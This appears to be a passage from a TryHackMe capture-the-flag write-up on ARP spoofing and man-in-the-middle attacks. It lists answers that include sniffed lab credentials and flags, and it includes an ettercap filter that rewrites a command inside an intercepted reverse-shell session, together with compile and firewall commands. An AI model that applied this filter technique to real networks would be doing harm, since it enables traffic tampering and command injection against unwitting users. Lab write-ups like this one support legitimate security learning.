
9) Which file is being requested? test.txt




10) What text is in the file? OK




11) Which credentials are being used for authentication? (username: password) admin:s3cr3t_P4zz




12) Now, stop the attack (by pressing q). What is ettercap doing in order to leave its man-in-the-middle position gracefully and undo the poisoning? RE-ARPing the victims.



13) Can you access the content behind that service, now, using the obtained credentials? (Nay/Yay) yay




14) What is the user.txt flag? THM{wh0s_$n!ff1ng_0ur_cr3ds}




15) You should also have seen some rather questionable kind of traffic. What kind of remote access (shell) does Alice have on the server? reverse shell

16) What commands are being executed? Answer in the order they are being executed. whoami, pwd, ls



17) Which of the listed files do you want? Root.txt



Man-in-the-Middle: Manipulation


Man-in-the-Middle (MITM) manipulation involves a cyber-attack where an unauthorized third party secretly intercepts and alters communications between two parties. This attacker positions themselves as an intermediary, positioned between the sender and the intended recipient, hence the term "middleman."

Through this interception, the attacker gains access to sensitive information shared between the parties. They can eavesdrop on the communication, manipulate message content, and potentially assume the identity of either party involved.


Steps followed;

1. Create the Ettercap etterfilter.ecf which will be used to obtain the root flag.


```
if (ip.proto == TCP && tcp.src == 4444 && search(DATA.data, "whoami") ) {
   log(DATA.data, "/root/ettercap.log");
   replace("whoami", "cat root.txt" );
   msg("###### ETTERFILTER: substituted 'whoami' with reverse shell. ######\n");
}
```




2. Compile the .ecf source filter into an .ef using the following
Etterfilter whoami.ecf -o whoami.ef




3. Start the listener in the background and allow connection to the firewall using:
ufw allow in on eth1 from 192.168.12.20 to 192.168.12.66 port 6666 proto tcp






4. Run Ettercap with the etterfilter “whoami.ef” to capture the root flag.



Module completion

https://tryhackme.com/p/yunisyunis389



Conclusion

By exploring this lab," I gained valuable insights into the risks posed by network flooding and ARP spoofing attacks. Through engaging hands-on simulations, I deepened my understanding of how these techniques can disrupt networks and compromise security. The room outlined the significance of robust network monitoring, intrusion detection systems, secure network configurations, and layered security measures as essential countermeasures against such threats. Overall, this experience emphasized the importance of remaining informed and proactively implementing security measures to safeguard against flooding and ARP spoofing attacks.